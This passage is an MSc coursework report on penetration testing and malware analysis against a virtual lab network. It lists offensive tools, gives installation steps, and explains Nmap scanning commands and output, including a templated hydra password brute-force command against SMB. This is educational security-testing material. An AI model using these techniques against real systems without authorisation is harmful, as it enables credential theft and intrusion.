Penetration Testing and Malware Analysis as Cyber Security Defence Tools

How the results from security testing can help strengthen corporate cyber security posture

[redacted]

CMP506: Computer Security

MSc Cyber Security and Ethical Hacking

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

Organisations struggle to identify and prioritise gaps in their cyber security defences and therefore suffer from poor cyber security posture, putting the confidentiality, integrity, and availability of their data at risk. Security assessments such as penetration testing and malware analysis are proposed solutions to this problem, offering the ability for network owners to identify and remediate vulnerabilities before they can be exploited.

Acting within a fictional premise of a security professional being contracted to conduct a security assessment, a penetration test was conducted against a typical exemplar network in order to evaluate the effectiveness of penetration testing as a tool for improving the cyber security posture of an organisation. The machines forming the exemplar network, including the machine used to conduct the testing, were hosted as virtual machines. Furthermore, a malware sample located on an isolated (virtual) machine was subjected to a malware analysis procedure to further explore the suggestion that this practice could provide useful insight into the cyber security posture of a network. The results from the analysis were used to provide suggestions for the removal of the malware sample, which was a requirement from the client in the fictional scenario used. The results from both processes were recorded and evaluated, with recommendations made for any weaknesses found, of which there were many, during the testing process. The suggestions offered by the tester were focused on service configurations, software patching, and password management, mostly at a technical level.

The investigation concluded that whilst the penetration test proved to be an effective tool for identifying weaknesses and contributing to the recommendations made to the network owners, the successes of malware analysis were concentrated more heavily on the behaviours and intended purpose of the malware sample itself. It was observed that there were ways in which the penetration test could be found to be more effective with some simple adjustments to the techniques, making the process more comprehensive and wide-reaching. It was further noted that, with a greater depth of technical knowledge, the results yielded from the malware analysis could have provided an improved contribution to the assessment of whether this technique is an effective tool for improving the cyber security posture of an organisation.

Contents

1 INTRODUCTION

1.1 BACKGROUND

A strong cyber security posture is fundamental to maintaining the confidentiality, integrity, and availability of corporate networks operating in every corner of cyber space (Joseph, 2023). A recent report revealed that approximately a third of businesses were impacted by cyber-attacks in the twelve months prior to its publication (Department for Science, Innovation & Technology, 2023). Figure 1.1 shows the ways in which these businesses identified that they had been affected.




Figure 1.1: Ways in which businesses were impacted following a cyber-attack.

Implementing measures to improve cyber security posture directly decreases the likelihood that an attack would be successful (Saxena, 2023) but companies cannot know what measures to implement if they do not first establish what weaknesses are present in their networks (Whitman & Mattord, 2019).

Penetration testing, including vulnerability analysis, has become a commonly used tool for organisations to identify weaknesses (Shah & Mehtre, 2015), allowing them to implement appropriate countermeasures before those weaknesses can be exploited. Conversely, malware analysis can be a useful process to follow after those weaknesses have been exploited (Sikorski & Honig, 2012), allowing organisations to identify exactly what damage has been caused following an attack, and using the findings of the analysis to prevent a recurrence of that attack in the future.

This report, using the fictional scenario of a security professional contracted to perform a security assessment, follows the process of a penetration test (including a vulnerability assessment) against a small but typical exemplar company network to document the cyber security posture of that network, identifying weaknesses where they are discovered. The exemplar network used for the penetration testing processes will consist of two servers and one client machine. Furthermore, the fictional scenario used for the report includes a request for analysis of malware that has been discovered on the network following an identified intrusion. In this scenario, the client has requested a report that identifies the nature and behaviours of the malware discovered, which will enable the network owners to implement countermeasures and remediations as appropriate. For the purposes of this report, all target machines, including that hosting the malware sample, are virtual machines.

This paper's main content lies in the Procedure section, which has been divided into two main investigatory approaches (a penetration test and a malware analysis exercise, respectively), introduced by the overarching methodology that the author (hereafter referred to as "the tester") chose to implement. Each exercise's procedural section is followed by a Results section for that exercise, which outlines the recommendations the tester would make based on the findings. The paper is concluded with a Discussion section, where the effectiveness of the penetration test and malware analysis as tools to strengthen the cyber security posture of a target network is discussed. This section also includes proposals for countermeasures that organisations and the cybersecurity industry could take to reduce the need for proactive security testing, or at least to reduce its effectiveness. Concepts for further work that could be done to explore the efficiencies of penetration testing and malware analysis are also included in the final Discussions section.

The scope of the penetration testing is limited to network security and does not involve any processes for the testing of web applications. Web application penetration testing is considered separate to network security testing and requires in-depth testing in its own right (Halock, 2020). This paper will focus on the procedures used in the evaluation of network security vulnerabilities only, as well as those employed for the malware analysis process. The scope of the paper is further limited to those phases of the penetration test that occur after a reconnaissance phase.




Figure 1.2: The basic stages of a penetration test *(SecureTriad, n.d.)*.

It is widely accepted that the first practical stage of a penetration test would potentially involve a great deal of passive intelligence gathering (McClure, et al., 1999) but this is reliant on the target network occupying a degree of logical space within cyber space. Consequently, this stage of the penetration test has been excepted for this report.

1.2 AIMS

The purpose of this paper is to critically evaluate the effectiveness of penetration testing and malware analysis as tools to strengthen the cyber security posture of a typical company network. This overall aim will comprise of several smaller sub-aims:

- Conduct a penetration test on a typical corporate exemplar network, focusing on network security.
- Analyse the results of the penetration test, specifically with a view to identifying any security vulnerabilities and weaknesses discovered.
- Identify the features and intended purpose of malware that has been discovered on the network.
- Consider remediation measures for any issues identified in the penetration test results.
- Propose actions that could be taken to remove the malware from the infected machine and prevent its recurrence within the network.

2 PROCEDURE

2.1 METHODOLOGY - OVERVIEW OF PROCEDURE

For the purposes of this report, the tester sought to divide the penetration test up into a set of phases. The Penetration Test Execution Standard (PTES) describes a penetration test as a set of seven stages (2014), as can be seen in Figure 2.1. This report will utilise the relevant stages from this diagram to develop an appropriate penetration testing implementation for the example network provided.

Figure 2.1: The seven phases of penetration testing *(PTES, 2014)*

As the network provided is an exemplar (and not an actual corporate implementation), the Pre-engagement Interaction phase in the diagram above does not apply. No reconnaissance or network mapping activities have been undertaken as part of the Intelligence Gathering phase for this same reason. The tester sought to provide descriptive names for the phases, so that this report could be easily understood by its target audience. The procedure outlined in Figure 2.2 was the adopted approach. The malware analysis exercise was undertaken in isolation after completion of the penetration test exercise. The tester made use of various tools to perform specific duties as part of these phases. These tools, their versions (where applicable), their place of installation, and their purpose can be found in Appendix A.




Figure 2.2: Adopted process for penetration test exercise.

The first section, Pre-requisites, does not form a part of the penetration testing exercise itself but instead offers a detailed account of the installation of any additional tools that were required prior to the commencement of the test and malware analysis. Specific commands and download locations (accurate at the time of writing) are provided here.

The Scanning section outlines the processes of the scanning phase, during which the tester utilised two scanning tools to obtain information about the target systems. Nmap was used for port and service scanning, not only as it is considered the industry standard in this area (Weidman, 2014), but also because it is pre-installed with hundreds of scripts that can be used for service interrogation. Nessus Essentials was selected for vulnerability scanning due to its easy installation and as it offers a GUI for ease-of-use and can output its results into attractive reports for later reference.

The tools used for the second stage of the penetration test are detailed in the Enumeration section. The tester acted on the results of the scanning phase to help inform the decision-making process towards

which tools would be required to interrogate services for potential vulnerabilities. Further information about the selection of each tool is detailed in Table 2.1.

Table 2.1: Tools used in the enumeration stage and reasons for their selection.

Tool	Version	Reasoning
ftp	N/A	Native Linux tool. Very commonly used tool for interacting with an FTP service instance. No installation or configuration required. Easy-to-use and documentation is readily available.
smtp-user-enum (with word list)	1.2	Native Kali tool. Simple command line tool used for obtaining information from an SMTP service instance. No installation or configuration required. Easy-to-use and documentation is readily available.
SecLists	N/A	Large repository of word lists available from a central location. Word lists have been categorised according to potential use. Many word lists are available in multiple sizes to enable more efficient brute forcing.
nc	7.92	Native Kali tool. Very commonly used simple command line tool for communicating with a specific port. No installation or configuration required. Easy-to-use and documentation is readily available.
nmap	7.9.2	Native Kali tool. Comes pre-installed with hundreds of scripts for enumerating various services on a target machine. No installation or configuration required. Easy-to-use and documentation is readily available.
smbclient	4.13.5-Debian	Native Kali tool. Simple command line tool used for obtaining information from an SMB service instance. Allows for easy listing of file shares. No installation or configuration required. Easy-to-use and documentation is readily available.
smbmap	N/A	Native Kali tool. Simple command line tool used for obtaining information from an SMB service instance. Allows for navigation of file shares using valid credentials. No installation or configuration required. Easy-to-use and documentation is readily available.
enum4linux	0.8.9	Native Kali tool. Simple command line tool used for obtaining information from an SMB service instance. Provides comprehensive information in a centralised output. No installation or configuration required. Easy-to-use and documentation is readily available.
telnet	N/A	Native Linux tool. Very commonly used tool for interacting with services that can utilise the Telnet protocol by way of banner grabbing. No installation or configuration required. Easy-to-use and documentation is readily available.
dig	9.17.21-1-Debian	Native Linux tool. Very commonly used tool for obtaining DNS information. No installation or configuration required. Easy-to-use and documentation is readily available.

The Password Hacking section offers a detailed account of the tools used during the password hacking phase, including command lines and an explanation of any options used. During this phase the tester used these tools to attempt to obtain sets of valid user credentials, which could further enable the

exploitation of system vulnerabilities discovered during the earlier stages of the penetration test. Information about the selection of each tool is provided in Table 2.2.

Table 2.2: Tools used in the password hacking stage and reasons for their selection.

Tool	Version	Reasoning
hydra (with word list)	9.2	Native Kali tool. Can be used against multiple services with a standardised command line. Quick and highly customisable. No installation or configuration required. Easy-to-use and documentation is readily available.
SecLists	N/A	Large repository of word lists available from a central location. Word lists have been categorised according to potential use. Many word lists are available in multiple sizes to enable more efficient brute forcing. Also contains a copy of the cain.txt word list.
Metasploit	6.1.2-dev	Native Kali tool. Very comprehensive tool that can provide automated proof-of-concept of vulnerable exploits. Comes pre-installed with scripts for password hash dumping and documentation. No installation or configuration required. Easy-to-use and documentation is readily available.
Cain and Abel (with word list)	4.9.56	Able to crack large numbers of password hashes very quickly. Presents results in an easy-to-read graphical interface. Results can be exported.
Cain.txt	N/A	Suggested word list for use with Cain and Abel.
CrackStation	N/A	Accepts a maximum of 20 hashes to crack at one time. Very easy to use on remaining uncracked passwords from a hash dump. Uses a large database of open-source hashes for dictionary attacks. Automatically detects hash type. Processing performed by the web server so results are very fast.

The System Hacking section details the tasks undertaken during the final stage of the penetration testing exercise. The tools used are listed in Table 2.3. At this stage in the penetration test, the tester formed a systematic plan for exploitation attempts of the vulnerabilities and weaknesses found during the previous stages of the penetration test, and then attempted to execute those exploits as a proof-of-concept for each vulnerability. The results of the attempted exploitations would serve to inform suggestions for countermeasures that could be put in place to reduce the risks associated to the corporate network.

Table 2.3: Tools used in the system hacking stage and reasons for their selection.

Tool	Version	Reasoning
ftp	N/A	Native Linux tool. Very commonly used tool for interacting with an FTP service instance. No installation or configuration required. Easy-to-use and documentation is readily available.
ssh	N/A	Native Linux tool. Very commonly used tool for interacting with an SSH service instance. No installation or configuration required. Easy-to-use and documentation is readily available.
mount	2.37.2	Native Linux tool. Very commonly used tool for accessing remote file systems from the local host. No installation or configuration required. Easy-to-use and documentation is readily available.
grep	3.7	Native Linux tool. Very commonly used tool for pattern matching in strings. No installation or configuration required. Easy-to-use and documentation is readily available.
find	4.8.0	Native Linux tool. Very commonly used tool for locating files on a system. No installation or configuration required. Easy-to-use and documentation is readily available.
searchsploit	N/A	Native Kali tool. Simple command line tool for searching the Exploit Database repository. Pre-installed with hundreds of proof-of-concept exploits that can be customised before use. No installation or configuration required. Easy-to-use and documentation is readily available.
Metasploit	6.1.2-dev	Native Kali tool. Very comprehensive tool that can provide automated proof-of-concept of vulnerable exploits. Comes pre-installed with a vast database of potential vulnerabilities with accompanying scripts and documentation. No installation or configuration required. Easy-to-use and documentation is readily available.
xfreerdp	2.4.1	Native Linux tool. Simple command line tool for launching a graphical connection to a remote machine using the RDP protocol. No installation or configuration required. Easy-to-use and documentation is readily available.
evil-winrm	3.5	Simple command line tool for interacting with a Windows Remote Management service instance with valid credentials. No configuration required. Easy-to-use and documentation is readily available.
Web browser	N/A	Used to interact with web applications.

The Malware Analysis section describes the procedures followed whilst performing analysis on a provided piece of malware. In this exercise, separate from the penetration test exercise, the tester attempted to determine characteristics and behaviours of the malware that would inform advice on remedial measures for removing the software from a previously networked computer. The tools selected for this exercise and the reasoning for their selection are listed in Table 2.4.

Table 2.4: Tools used during malware analysis and reasons for their selection.

Tool	Version	Reasoning
HashMyFiles	2.43	Very simple to use. Easy to read graphical interface. Generated hashes can be extracted easily for use with other services. No installation or configuration required.
VirusTotal	N/A	Free file analysis website. Database of thousands of files with comprehensive breakdown of their features and behaviours. Compiled from a community of over 500,000 users. No installation or configuration required.
PeID	0.95	Very simple to use. Able to identify common packers and compilers for executable files. Results are generated very quickly and are easy to interpret. No installation or configuration required.
strings	2.54	Sysinternals utility. Very commonly used command line tool for pattern matching of strings in non-text-based files. No installation or configuration required.
PE Explorer	1.99 R6	Easy to use and navigate. Single application providing functions for examining executable files that would otherwise be achieved by using multiple tools, including examination of imports, listing of dependencies and disassembly of code. No configuration required.
PEview	0.9.8.0	Graphical interface for the examination of data held within executable files. Application automatically displays data by header with corresponding raw (hexadecimal) and decoded data. No installation or configuration required. Easy-to-use.
Regshot	1.9.0	Easy to use with an intuitive layout. Provides the ability to capture snapshots of the registry and make an automated comparison. Results can be output into .txt or .html as per user preference. No installation required.
ProcMon	3.92	Sysinternals utility. Displays a list of process-generated events in an easy-to-read format. Capture can be started and stopped as desired. Extensive filtering ability to provide the user with the required information. Results can be exported into a variety of formats for further analysis. No installation required.
Process Explorer	17.02	Sysinternals utility. Displays a list of running processes in a hierarchical structure. Live performance-related graphs displayed. Easy to investigate running processes for further information. No installation or configuration required.
FakeNet-NG	1.4.11	Network analysis tool that can capture and redirect network traffic. Results are automatically exported to .pcap files that can be ingested into Wireshark for further analysis. No installation or configuration required. Easy-to-use.
Wireshark	4.0.3	Most commonly used (Hart, 2021) network protocol analyser. Graphical interface with extensive capture and display filters available. Results can be easily exported for use with other tools. Documentation is readily available.
Netcat	1.12	Very commonly used simple command line tool for listening to network traffic on a specific port. No installation or configuration required. Easy-to-use and documentation is readily available.

In instances where the tester used a command line containing a variable value (e.g. the file name of a dictionary file for password brute forcing), these are indicated with the use of chevrons (<>) within the command line, for example:

```
hydra -l <username> -P <passwordFileName> smb://<ipAddress>
```

The tester utilised several platforms for varying purposes throughout the penetration testing and malware analysis processes. These platforms and their purposes can be seen in Table 2.5.

Table 2.5: Platforms used for conducting penetration test and malware analysis exercises.

Platform name	Version number	Purpose
Windows 10 (virtual machine)	22H2 build 19045.3448	Hosting a Hyper-V platform. Also used to run Cain and Abel software.
Hyper-V	10.0.19041.1	Hosting the network machines that had been provided and scoped for the penetration testing exercise.
Kali (virtual machine)	5.10.0-kali9-amd64	Used for conducting the majority of the penetration test exercise, including the hosting of a vulnerability scanning platform.
Windows 10	23H2 build 22631-2715	Hosting the VMware Workstation Pro virtualisation software.
VMware Workstation Pro	17.5.0 build 18363.418	Hosting the isolated and infected machine provided for the malware analysis exercise.
Windows 10 (virtual machine)	1909 build 18363.418	Machine provided for malware analysis.

In the instances of the Hyper-V and both Windows 10 22H2 and 1909 platforms, these should be considered provided elements as opposed to chosen tools. Furthermore, the Windows 10 (22H2) virtual machine was supplied with a working copy of the Cain and Abel software. This virtual machine was used to conduct the dictionary attacks on the password hashes obtained during the password hacking phase of the penetration test for this reason. As the password hashes in question were obtained using a virtual machine (Kali) hosted on the Windows 10 22H2 virtual machine, the transfer of the password hashes file from Kali to Windows 22H2 was the easiest method of exfiltrating the data to a location where it could be analysed by the Cain and Able software.

Whilst the Kali virtual machine was also a provided platform, this would have been the platform of choice for the tester to use for the penetration test exercise. Kali is purpose built for penetration testing (Kali, n.d.) and ships with hundreds of tools pre-installed for this purpose.

With regards to the VMware Workstation Pro platform, this was a requirement dictated by the provision of the isolated and infected machine. In this case, the tester chose to utilise the Pro version of the VMware virtualisation software as it offers a snapshotting feature that its free version (VMware Player) does not. This snapshotting feature proved to be essential during malware analysis, allowing the tester to reset the infected machine to a pre-infection state for further testing.

It should be noted that anti-virus and firewall technologies were disabled on the Windows 10 1909 virtual machine to assist with the malware analysis process.

2.2 PRE-REQUISITES

2.2.1 VMware Workstation Pro installation

VMware Workstation Pro is a paid-for software application, and as such its installation is out of scope for this report. The installer media can be obtained from the VMware website (account creation is required):

https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html

The installation was a simple process, which required the tester to select all the defaults offered by the installer. The installer was run as an administrator within a Windows machine.

2.2.2 xsltproc installation

The xsltproc tool was already installed on the Kali virtual machine that was provided to the tester but it is not part of the standard suite of tools pre-installed on Kali distributions. It can be installed with the following command:

```
sudo apt update && sudo apt install xsltproc -y
```

2.2.3 Nessus Essentials installation

Installing Nessus, which is a simple but time-consuming process, is out of scope for this report. The installer media for Nessus Essentials was downloaded (after completing a registration form for an activation key) from the Nessus website using the default options presented:

https://www.tenable.com/products/nessus/nessus-essentials

After downloading, the installation was performed from the command line in Kali using:

```
sudo dpkg -i <installationFileName>
```

The Nessus scanner was then started, also from the command line:

```
sudo systemctl start nessusd.service
```

The installation was completed using an internet browser by navigating to:

https://kali:8834

The received activation key was entered, and a username and password created for the administrator account for use with the Nessus Essentials console. The MyScans Dashboard was launched, where the installation process could be monitored. Once installation was complete, multiple scans were configured for use.

2.2.4 Downloading of SecLists repository

The SecLists repository of word lists was downloaded from a GitHub repository using the following command line in Kali:

```
git clone https://github.com/danielmiessler/SecLists
```

This downloaded the top-level folder and all of its children, as shown in figure 2.3:




Figure 2.3: Directory listing of SecLists repository.

2.2.5 Cain and Abel installation

The tester was provided with a known-good copy of the Cain and Abel installation media (for Windows). The developer's website is no longer active, but there are several GitHub repositories that host the most recent file for download. Extreme caution should be exercised when downloading executable content from GitHub and no suggestions for an appropriate repository will be provided in this paper. Persons wishing to obtain this software from GitHub should make their own decisions about how and where this software can be obtained.

Installation of this software was a simple process, which required the tester to select all the defaults offered by the installer. The installer was run as an administrator within a Windows machine.

2.2.6 Downloading of cain.txt word list

A copy of the cain.txt word list file was downloaded (to the Windows machine hosting Cain and Abel) from this URL:

https://gitlab.com/Bombarding/SecLists/-/blob/master/Passwords/cain.txt

Downloading the file was achieved by using the Download button, situated above the file content viewer embedded in the page, as shown in Figure 2.4:




Figure 2.4: Download page for cain.txt.

2.2.7 evil-winrm installation

evil-winrm was installed from the command line in Kali using the following command:

```
sudo gem install evil-winrm
```

The installation was fully automated, requiring no further input from the tester. Upon installation, evil-winrm could be used as a command directly from the command line, e.g. to obtain help about the switches associated with the tool the following command can be used:

```
evil-winrm --help
```

2.2.8 Obtaining portable binaries

The portable binaries utilised were already hosted on the isolated machine provided to the tester for malware analysis. However, these tools are not standard software applications for Windows clients. The individual tools can be downloaded as per Table 2.6:

Table 2.6: Download locations for portable binaries.

Tool	Download location
HashMyFiles	https://www.nirsoft.net/utils/hash_my_files.html
PeID	https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml
UPX	https://github.com/upx/upx/releases/tag/v4.2.1
PEView	http://wjradburn.com/software/
Regshot	https://sourceforge.net/projects/regshot/
FakeNet-NG	https://github.com/fireeye/flare-fakenet-ng/releases
Netcat (nc)	https://eternallybored.org/misc/netcat/

2.2.9 PE Explorer installation

This tool can be used for 30 days free of charge. The installation was a simple process, which required the tester to select all the defaults offered by the installer. The installer was run as an administrator within a Windows machine. The installation media was downloaded from the following URL:

http://www.heaventools.com/overview.htm

2.2.10 Downloading of Sysinternals suite

The Sysinternals suite was already hosted on the isolated machine provided to the tester for malware analysis. However, this set of tools is not a standard installation feature for Windows clients. The entire suite can be downloaded from the following URL:

https://learn.microsoft.com/en-us/sysinternals/downloads/

All Sysinternals tools are portable binaries, and do not require individual installation.

2.2.11 Wireshark installation

Wireshark was already hosted on the isolated machine provided to the tester for malware analysis. However, this tool is not a standard installation software application for Windows clients. The installation media can be downloaded from the following URL:

https://www.wireshark.org/download.html

The installation process is largely a simple one, and users new to Wireshark can accept all of the defaults offered by the installer. The installer should be run as an administrator within a Windows machine.

2.3 PENETRATION TEST

2.3.1 Scanning

The Scanning stage was broken down into two distinct sub-sections:

1. Network scanning (for ports and services) using Nmap.
2. Vulnerability scanning using Nessus Essentials.

2.3.1.1 Nmap

Nmap is an open-source utility and is considered the de facto tool for service discovery in the cybersecurity industry (McClure, et al., 1999). It was used by the tester to scan target machines for open ports and to interrogate the services running on those ports. Each machine was scanned for open TCP and UDP ports in two separate scans. The outputs of the scans can be seen in Appendices B-G, as detailed in Table 2.7:

Table 2.7: Nmap scan output locations.

Computer name	Type of scan	Appendix
SERVER1	TCP	B
SERVER2	TCP	C
CLIENT1	TCP	D
SERVER1	UDP	E
SERVER2	UDP	F
CLIENT2	UDP	G

2.3.1.1.1 Procedure

With the knowledge that Nmap scans can be time consuming and network traffic intensive, the tester first implemented a technique to define the range of open ports that could consequently be interrogated further for service information with the use of a variable with the following command:

```
ports=$(nmap -p- --min-rate=1000 <ipAddress> | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
```

This command runs a TCP scan against a given IP address, passes the output to a series of transformational commands, and stores the resulting open port number values to a variable, which can then be used with more intensive Nmap commands for more efficient scanning. A breakdown of the command options and their purpose can be seen in Table 2.8:

Table 2.8: Explanation of command line switches when setting a variable for Nmap.

Option	Purpose
`ports=`	Sets the name of the variable. The output following the = operator will be the value of the variable.
`()`	Everything contained within the brackets is treated as a command and executed by the shell. The output of those commands will be passed into the value for the variable.
`$`	Ensures that all characters are not treated as special pattern characters.
`-p-`	Specifies that all ports (1-65535) are to be scanned.
`--min-rate=1000`	Specifies that Nmap should send packets at or above 1000 per second. Stipulates that this is to be a fast scan.
`|`	Passes the output of the command before the pipe (`|`) into the command after it.
`grep`	Performs pattern matching.
`^[0-9]`	Regular expression. Instructs `grep` to find strings that begin with any integer between 0 and 9.
`cut`	String transformation command for removing sections from each line of text.
`-d '/'`	Instructs `cut` to use the / character as a delimiter.
`-f 1`	Instructs `cut` to select the first field in the delimited output.
`tr`	String transformation command for translating or deleting characters from text.
`'\n' ','`	Instructs `tr` to replace new lines with a comma (,).
`sed`	Stream editor that performs basic transformation commands on output.
`s/,$//`	Instructs `sed` to perform substitution on the output, using the / character as a delimiter.

The tester used this command to set variables for use with TCP scans against all three target machines. The resulting output after running the command against Server1 can be seen in Figure 2.5:




Figure 2.5: Setting a variable for use with Nmap.

The variable was then used in conjunction with an Nmap scan that performed more thorough scanning against the ports provided by the variable value. This ensured that only ports that were known to be open were subjected to more time-consuming scanning techniques. An explanation of the switches used in this command can be found in Table 2.9.

```
sudo nmap -O -sC -sV -p$ports <ipAddress> -oA <filename>
```

Table 2.9: Explanation of command line switches when running an Nmap TCP scan.

Option	Purpose
`sudo`	Instructs the shell to run the command as the administrator user. This is required for the `-O` Nmap switch to operate.
`-O`	Attempts to ascertain the operating system of the target system.
`-sC`	Instructs Nmap to run its default scripts (for service interrogation) against the target system.
`-sV`	Attempts to ascertain version numbers of services running on open ports.
`-p$ports`	Passes the comma separated list of ports to the switch for defining which ports to scan.
`-oA`	Instructs Nmap to copy the results of the scan to an output file. The `A` option further stipulates that all 3 file formats (.gnmap, .nmap and .xml) should be produced and ensures that results can be viewed in a variety of visual formats.

Once a TCP scan had been conducted against all three target machines, this process was repeated for UDP scans. UDP scans can take a significant amount of time to run, so identification of open ports was especially important. The command lines used previously were utilised, with some small adjustments to cater for the change in scan type. The `-sU` switch was used to instruct Nmap to conduct a UDP scan instead of its default TCP scan:

```
ports=$(sudo nmap -sU -p- --min-rate=1000 <ipAddress> | grep ^[0-9] |
cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
sudo nmap -sU -sV -p$ports <ipAddress> -oA <filename>
```

Upon completion of all the scans, the tester utilised the `xsltproc` command to transform the .xml output files into an easy-to-read and interactive format (.html). The `-o` switch identifies the output file name for `xsltproc`. A comparison on the output file views can be seen in Figures 2.6 – 2.9.

```
xsltproc <inputFile>.xml -o <outputFile>.html
```

```
└─$ cat client1_tcpScan.gnmap
# Nmap 7.92 scan initiated Sat Nov 25 13:01:58 2023 as: nmap -O -sC -sV -p135,139,445,3389,5040,49664,49665,49666,49667,49670,49671,49714,49725 -oA Client1/Scanning/cl
ient1_tcpScan 192.168.10.100
Host: 192.168.10.100 (Client1.uadcwnet.com)     Status: Up
Host: 192.168.10.100 (Client1.uadcwnet.com)     Ports: 135/open/tcp//msrpc//Microsoft Windows RPC/, 139/open/tcp//netbios-ssn//Microsoft Windows netbios-ssn/, 445/open
/tcp//microsoft-ds?///, 3389/open/tcp//ms-wbt-server//Microsoft Terminal Services/, 5040/open/tcp//unknown///, 49664/open/tcp//msrpc//Microsoft Windows RPC/, 49665/ope
n/tcp//msrpc//Microsoft Windows RPC/, 49666/open/tcp//msrpc//Microsoft Windows RPC/, 49667/open/tcp//msrpc//Microsoft Windows RPC/, 49670/open/tcp//msrpc//Microsoft Wi
ndows RPC/, 49671/open/tcp//msrpc//Microsoft Windows RPC/, 49714/open/tcp//msrpc//Microsoft Windows RPC/, 49725/open/tcp//msrpc//Microsoft Windows RPC/ Seq Index: 257I
P ID Seq: Incremental
# Nmap done at Sat Nov 25 13:04:54 2023 -- 1 IP address (1 host up) scanned in 176.30 seconds
```

Figure 2.6: Nmap .gnmap file format output view.

```
└─$ cat client1_tcpScan.nmap
# Nmap 7.92 scan initiated Sat Nov 25 13:01:58 2023 as: nmap -O -sC -sV -p135,139,445,3389,5040,49664,49665,49666,49667,49670,49671,49714,49725 -oA Client1/Scanning/cl
ient1_tcpScan 192.168.10.100
Nmap scan report for Client1.uadcwnet.com (192.168.10.100)
Host is up (0.0022s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: CLIENT1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Client1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.19041
|_  System_Time: 2023-11-25T18:04:40+00:00
| ssl-cert: Subject: commonName=Client1.uadcwnet.com
| Not valid before: 2023-11-18T13:54:05
```

Figure 2.7: Nmap .nmap file format output view.

```
